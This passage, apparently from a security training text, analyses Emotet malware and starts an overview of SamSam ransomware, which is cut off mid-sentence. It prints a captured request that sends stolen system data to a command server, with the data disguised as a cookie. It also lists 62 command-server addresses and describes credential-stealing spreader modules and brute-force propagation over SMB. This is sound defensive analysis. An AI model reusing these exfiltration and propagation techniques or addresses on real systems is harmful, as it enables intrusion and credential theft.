  In stage 6, in `case 0`, it is coded to call several APIs and collect the system information such as computer name, file system, and volume by calling the APIs `GetComputerNameW` and `GetVolumeInformationW`. It puts the two data sets together and saves them in a global variable, which is used in the C&C server as the ID for this victim. This ID will then be used in the packets that communicate with the C&C server. Emotet then calculates a CRC32 of its EXE file and saves it in another global variable, which is used when sending the first packet to the C&C server.

  It also calls "`RtlGetVersion`" to obtain the Windows version information and "`GetNativeSystemInfo`" to gather system and CPU information. Furthermore, it picks a DWORD value at offset `0x1D4` of `PEB`, which is defined as SessionID. Emotet continues to collect the names of running processes by calling the APIs `CreateToolhelp32Snapshot`, `Process32FirstW`, and `Process32NextW`.

  The next step is to put all the collected data together into a structure and encrypt the entire data set. After the data are encrypted, it is encoded using Base64. Moreover, it then disguises the Base64 code as a cookie value of an HTTP header to avoid detection. Then, all this collected and encrypted information will be transferred to the C&C server.


  The screenshot below shows that the data have been copied into a structure. The values in red rectangle are flags that indicate what the following data are. The string behind "`12`" is the computer name, the data behind "`18`" is the native system information, and the byte after "`20`" is the SessionID from `PEB`. The DWORD value next to "`2D`" is the CRC32 value of Emotet, the string following "`32`" is the collected process name list, and the value with a blue underscore is the length of the following data, which uses a type of UTF-8 encoding.



```
0057692E  C745 E4 1000000( mov   dword ptr [ebp-1C], 10
00576935  8B4D 08          mov   ecx, dword ptr [ebp+8]
00576938  8D45 EC          lea   eax, dword ptr [ebp-14]
0057693B  50               push  eax
0057693C  8B51 04          mov   edx, dword ptr [ecx+4]
0057693F  8B09             mov   ecx, dword ptr [ecx]
00576941  E8 EAFDFFFF      call  00576730
00576946  8B5D 0C          mov   ebx, dword ptr [ebp+C]
00576949  83C4 04          add   esp, 4

0019D4E0 08 00 12 16 [redacted]                            ■.↕[redacted]          0012FB1C  0012FBCC AS
0019D4F0 43 5F [redacted]                  18 F4 BC 06 20 01 C_[redacted]↑緇─      0012FB20  0012FE0C
0019D500 2D 1A 66 99 26 32 ED 01 6E 6F 74 65 70 61 64 2E -→f72?notepad.        0012FB24  000D5586
0019D510 65 78 65 2C 63 68 72 6F 6D 65 2E 65 78 65 2C 74 exe,chrome.exe,t     0012FB28  00000000
0019D520 61 73 6B 6D 67 72 2E 65 78 65 2C 77 6D 70 6E 65 askmgr.exe,wmpne     0012FB2C  00000005
0019D530 74 77 6B 2E 65 78 65 2C 53 65 61 72 63 68 49 6E twk.exe,SearchIn     0012FB30  00000012
0019D540 64 65 78 65 72 2E 65 78 65 2C 56 42 5F 6F 78 54 dexer.exe,VomexT     0012FB34  00000000
0019D550 72 61 79 2E 65 78 65 2C 4F 53 50 50 53 56 43 2E ask.exe,OSPPSVC.     0012FB38  00023424
0019D560 45 58 45 2C 65 78 70 6C 6F 72 65 72 2E 65 78 65 EXE,explorer.exe     0012FB3C  002CD1DA
0019D570 2C 64 77 6D 2E 65 78 65 2C 74 61 73 6B 68 6F 73 ,dwm.exe,taskhos     0012FB40  77825BD3 RE
0019D580 74 2E 65 78 65 2C 73 70 6F 6F 6C 73 76 2E 65 78 t.exe,spoolsv.ex     0012FB44  FB8258E0
0019D590 65 2C 4D 73 4D 70 45 6E 67 2E 65 78 65 2C 73 76 e,MsMpEng.exe,sv     0012FB48  00000001
0019D5A0 63 68 6F 73 74 2E 65 78 65 2C 6C 73 6D 2E 65 78 chost.exe,lsm.ex     0012FB4C  00023425
0019D5B0 65 2C 6C 73 61 73 73 2E 65 78 65 2C 73 65 72 76 e,lsass.exe,serv     0012FB50  006B78A3
0019D5C0 69 63 65 73 2E 65 78 65 2C 77 69 6E 6C 6F 67 6F ices.exe,winlogo     0012FB54  0019D4D8
0019D5D0 6E 2E 65 78 65 2C 77 69 6E 69 6E 69 74 2E 65 78 n.exe,wininit.ex     0012FB58  0012FC1C
0019D5E0 65 2C 63 73 72 73 73 2E 65 78 65 2C 73 6D 73 73 e,csrss.exe,smss     0012FB5C  0012FC00
0019D5F0 2E 65 78 65 2C 3A 00                            .exe,:..'麗¶g ..      0012FB60  00000000
```

Figure 7.102: Put data together in a structure

After receiving the transferred information from the infected victim's machine, the C&C server checks if there are analysis tools (such as Wireshark and debuggers) running on the victim's machine. If any such tools are detected, it will not reply with any data' otherwise, it will provide the required malicious instructions and deploy the contagious payload. As can be seen in the screenshot, the C&C server replies with the instruction data.



```
GET / HTTP/1.1
Cookie: 26478=pwOMmjew/[illegible]/KC
+1UdStje49XI[illegible]0z1fB5hxYiDQEv4Mwe7EVlEiFFCLugpkoMiw4zWTv[illegible]BnaIeRyJtM8kTX0LZGReGj2ort3oNo
+tg9MSD[illegible]TbcmcYVIDK8bRyL78ntQPwr5S5W/mwvSmG/RPNAnzDqp2NqtplQQIwYyUP[illegible]InLObw5ZFgIoVpNT2PQyXUtU/AY6b3m
+g1v[illegible]CeD8vzHcCbAPohwencDLleYGhqDtkX85yilf94unIZI2ljyIFJlNUiHUdNyxu0Af[illegible]J4BEyYZOPi+m/
zDNy[illegible]58UB6nbgrjSquHsRvdwOpHzMjkBuPK8R5xo0WPlGNS6Pf/O1dhH7o+pfjRe
+h3ST[illegible]3oZYi1wamIaZFXFBEe9X80f6IWt2wdqcuQlCK3gDbq7SfacJI0zgUV
+h9PDkyQ[illegible]LBNlvuikQGZPWO8nYViRK2WMDiW0kN9qCAJRximj6d723pNTj7+A[illegible]JzKe
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 175.101.79.120
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 12 Feb 2019 18:59:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 133988
Connection: keep-alive
```

Figure 7.103: Send collected data to C&C server


The IP list of C&C servers is hardcoded into its memory and saved in a global variable. Each IP and port pair uses 8 bytes, and there are 62 C&C servers in total. The list of hardcoded IP and port is as follows:

```
01> 71.91.161.118 : 21
02> 70.164.196.211 : 995
03> 175.101.79.120 : 80
04> 187.233.136.39 : 143
05> 5.107.250.192 : 995
06> 50.224.156.190 : 8080
07> 5.107.161.71 : 993
08> 186.179.243.7 : 995
09> 71.240.202.13 : 443
10> 190.215.53.85 : 80
11> 133.242.164.31 : 7080
12> 115.71.233.127 : 443
13> 69.136.227.134 : 22
14> 216.49.114.172 : 443
15> 153.121.36.202 : 7080
16> 181.119.30.27 : 995
17> 70.164.196.211 : 20
18> 98.157.215.153 : 80
19> 62.75.187.192 : 8080
20> 189.234.165.149 : 8080
21> 154.72.75.82 : 20
22> 45.123.3.54 : 443
23> 217.13.106.160 : 7080
24> 75.99.13.124 : 7080
25> 198.74.58.47 : 443
26> 69.195.223.154 : 7080
27> 172.114.175.156 : 8080
28> 73.124.73.90 : 20
29> 74.80.16.10 : 80
30> 24.11.67.222 : 443
31> 181.143.53.227 : 21
32> 173.76.44.152 : 20
33> 208.78.100.202 : 8080
34> 47.44.164.107 : 993
35> 45.63.17.206 : 8080
36> 50.31.0.160 : 8080
```

```
37> 62.75.191.231 : 8080
38> 98.142.208.27 : 443
39> 78.187.172.138 : 7080
40> 67.205.149.117 : 443
41> 98.186.90.192 : 443
42> 5.230.147.179 : 8080
43> 50.240.162.242 : 995
44> 94.76.200.114 : 8080
45> 178.62.37.188 : 443
46> 83.222.124.62 : 8080
47> 70.184.83.93 : 20
48> 173.255.196.209 : 8080
49> 208.107.230.235 : 20
50> 186.179.80.102 : 443
51> 72.95.118.97 : 21
52> 162.250.19.59 : 80
53> 134.129.126.86 : 443
54> 69.198.17.7 : 8080
55> 8.17.46.42 : 53
56> 70.90.183.249 : 7080
57> 47.149.54.132 : 8080
58> 200.116.160.31 : 80
59> 175.143.84.108 : 50000
60> 178.254.31.162 : 8080
61> 175.110.104.150 : 20
62> 211.115.111.19 : 443
```

- **Stage 8: System Compromise**

  After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet upgrades itself and exploits the system. In this stage, Emotet actually compromises the victim's machine.



Emotet Malware Attack Phases: Network Propagation Phase

Stage 9: Network Propagation

- After infecting the victim's system, Emotet's second key goal is to **spread the infection across local networks** and beyond, to **compromise as many machines as possible**
- Currently, Emotet uses **five known spreader modules**:
  - `NetPass.exe`
  - `Outlook Scraper`
  - `WebBrowserPassView`
  - `Mail PassView`
  - `Credential Enumerator`
- Emotet employs **all or some of these network propagation modules** depending on the **target machine** and **network**

https://www.fortinet.com

Network Propagation Phase

- **Stage 9: Network Propagation**

  After infecting the victim's device, Emotet's next key objective is to spread the infection across local networks and beyond to compromise as many machines as possible. Currently, Emotet uses five known spreader modules: NetPass.exe, Outlook Scraper, WebBrowserPassView, Mail PassView, and a credential enumerator.

  - **NetPass.exe** – It is a legitimate utility developed by NirSoft. It recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.
  - **Outlook Scraper** – It is a tool that extracts names and email addresses from the victim's Outlook account and uses this information to send out additional phishing emails from the compromised account.
  - **WebBrowserPassView** – It is a password recovery tool that captures passwords stored by web browsers such as Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera. It can pass them to the credential enumerator module.
  - **Mail PassView** – It is a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla Thunderbird, Hotmail, Yahoo! Mail, and Gmail, and passes them to the credential enumerator module.
  - **Credential Enumerator** – It is a self-extracting RAR file containing two components. One is the bypass component, and the other is the service component. The bypass component is used for the enumeration of network resources, and it either finds writable share drives using the Server Message Block (SMB) or tries to brute-force

user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).

Emotet employs some or all of these network propagation techniques depending on the target machine and network. After infecting the possible machines in the network, Emotet performs the same phases as those discussed above to compromise the machines.

Indicators of Compromise (IOC) for Emotet:

This malicious Word document has been detected as "`VBA/Agent.AFD!tr.dldr`" and the original Emotet file has been detected as "`W32/Emotet.GBUH!tr`" by the FortiGuard AntiVirus service.

- **URL**

  `"hxxp://muathangnhom.com/6DOpkmOL9_yfO"`

  `"hxxp://gmcvietnam.vn/abMbIaTzHSDkAq"`

  `"hxxp://hugoclub.sk/yCq4xkYzeqAJK_v"`


  `"hxxp://foreprojects.webedge.com.ng/Lc3UYXyQixr_Dp"`

  `"hxxp://evonline.liceoriosdechile.com/NpDgofVhpankbq_I8AaJbzQj"`

- **Sample SHA256**
  - `PAY09735746167553.doc`:

    `1194bab2c4a8e63e59ef01220ebe8e4d3511b12a16da30e713c2fbee6c2cb520`
  - Downloaded Emotet/Original Exe file:

    `7C5CDC5B738F5D7B40140F2CC0A73DB61845B45CBC2A297BEE2D950657CAB658`



Virus Analysis: SamSam Ransomware

SamSam	SamSam is a notorious ransomware that is associated with the **GOLD LOWELL** threat group and is used to **perform targeted attacks** against **global multi-national companies**. It exploits the **vulnerable unpatched servers** present in the target network using **a range of exploitation methods**
Propagation	SamSam ransomware employs **brute-force tactics** against the **weak passwords of the Remote Desktop Protocol (RDP)** to gain access to the victim's machine. Once the target host is infected, it performs **network mapping** to search **other exploitable assets** in the network
Encryption	It uses the **RSA-2048 asymmetric encryption technique** to encrypt content on infected systems
Symptoms	A **ransom note** appears on the screen **demanding ransom in bitcoins**
Structure	SamSam ransomware has **three key components**: Batch File Runner Decryptor

Virus Analysis: SamSam Ransomware

Source: *https://www.secureworks.com*

SamSam ransomware is also known as Samas or SamSamCrypt. It is a notorious ransomware that is associated with the GOLD LOWELL threat group for performing targeted attacks against global multi-national companies. It exploits vulnerable unpatched servers present in the target network using a range of exploitation methods. SamSam ransomware attacks skyrocketed in 2018, although the ransomware was developed and released in 2016. In 2018, it was shrewd enough to capture wide media attention to target a specific range of top-class organizations across the globe. Unlike other ransomware, this ransomware does not attack the victims on a random basis. It is a targeted ransomware that specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves against this attack. This ransomware not only affected the operations of government organizations, schools, and the healthcare sector but also affected common people by encrypting their crucial medical records required for proper diagnosis. As with any other ransomware, after infiltrating into a system, it 